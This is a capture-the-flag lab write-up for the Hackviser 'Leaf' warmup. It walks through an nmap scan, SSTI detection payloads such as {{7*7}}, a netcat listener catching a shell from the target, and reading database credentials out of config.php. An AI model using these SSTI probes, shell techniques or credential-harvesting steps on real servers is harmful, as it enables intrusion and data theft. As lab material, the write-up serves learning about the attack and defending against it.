Warmup Leaf:Hackviser

- The explanation of the warmup is this:
- The Server-Side Template Injection (SSTI) vulnerability occurs when a web application does not sufficiently check user data in the template engine. This allows attackers to manipulate the template engine to execute unwanted commands on the server.
- Recommended for practicing discovering and exploiting the SSTI vulnerability and taking over the server with bind shell.

- I just have an ip address at the moment


1- What is website title?

- Let’s start with nmap scan
- I don’t know what to do with 3306 mysql port at the moment

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sV 172.20.23.167
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-25 06:57 EDT
Nmap scan report for 172.20.23.167
Host is up (0.088s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.56 ((Debian))
3306/tcp open  mysql   MySQL (unauthorized)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.41 seconds
```


- Let’s visit the website that runs in the port 80



- Website looks like this and the title of the website is Modish Tech

2- Which GET parameter is used on the page where the product detail is displayed?

- I clicked view button to see the details about the products
- Then I looked to the url and I saw the parameter
- The answer of the question is id



3- What does SSTI stands for?

- Server side template injection
- But what it is
- Let's learn

Definition

- **SSTI** is a vulnerability where an attacker can inject malicious code into a **server-side template engine**, and that code gets **executed on the server**.

How Template Engines Work

- Web apps often use template engines to generate HTML dynamically.
- Example (Python + Jinja2):

```
from flask import render_template_string
```

```
name = request.args.get("name")
return render_template_string(f"Hello {name}")
```

- If user inputs: ?name=Yiğit
- Output: Hello Yiğit

Where the Problem Starts

- If the input is **not sanitized**, attacker can inject template syntax:
- ?name={{7*7}}
- Output: Hello 49
- This means: The server is **executing template code**, not just displaying text.

Why SSTI is Dangerous

- Because attackers can:
- Execute code
- Read server files
- Access environment variables
- Get reverse shell (in advanced cases)

Basic Detection


- Try simple payloads:
- 1. Math test: {{7*7}}
- 2. String test: {{"test".upper()}}
- If output changes → likely SSTI

4- What is the commonly used SSTI payload that prints 49 on the screen?


- The answer of the question is {{7*7}}

5- What is the name of the database used by the application?

- I can take a shell with this SSTI
- Then I can look the name of the database
- Let’s try to take a shell
- Firstly we have to learn what kind of template is this




- I submitted this input and let’s look




- Wow I wrote 8∗8 and it wrote 64.This means the server executes the command
- This can be so much vulnerable

- This is the SSTI vulnerability
- And the syntax is {{}} because of that the template type is twig
- We know there are a SSTI vulnerability and the type of the template is twig
- So we have enough information to take a shell
- Let's start a listener with netcat



- I took some help from gemini to create this payload



- Let's run this payload
- And yes
- I'm inside

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.105.24] from (UNKNOWN) [172.20.13.55] 46126
bash: cannot set terminal process group (451): Inappropriate ioctl for device
bash: no job control in this shell
www-data@debian:/var/www/html$
```

- Let’s learn the name of the database
- I made some investigations inside the files and then I found the name of the databse in config.php file

```
www-data@debian:/var/www/html$ cat config.pgp
cat config.pgp
cat: config.pgp: No such file or directory
www-data@debian:/var/www/html$ cat config.php
cat config.php
<?php
$host = "localhost";
$dbname = "modish_tech";
$username = "root";
$password = "7tRy-zSmF-1143";

try {
    $pdo = new PDO("mysql:host=$host;dbname=$dbname;charset=utf8", $username, $password);
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    echo "Connection error: " . $e->getMessage();
}
?>www-data@debian:/var/www/html$
```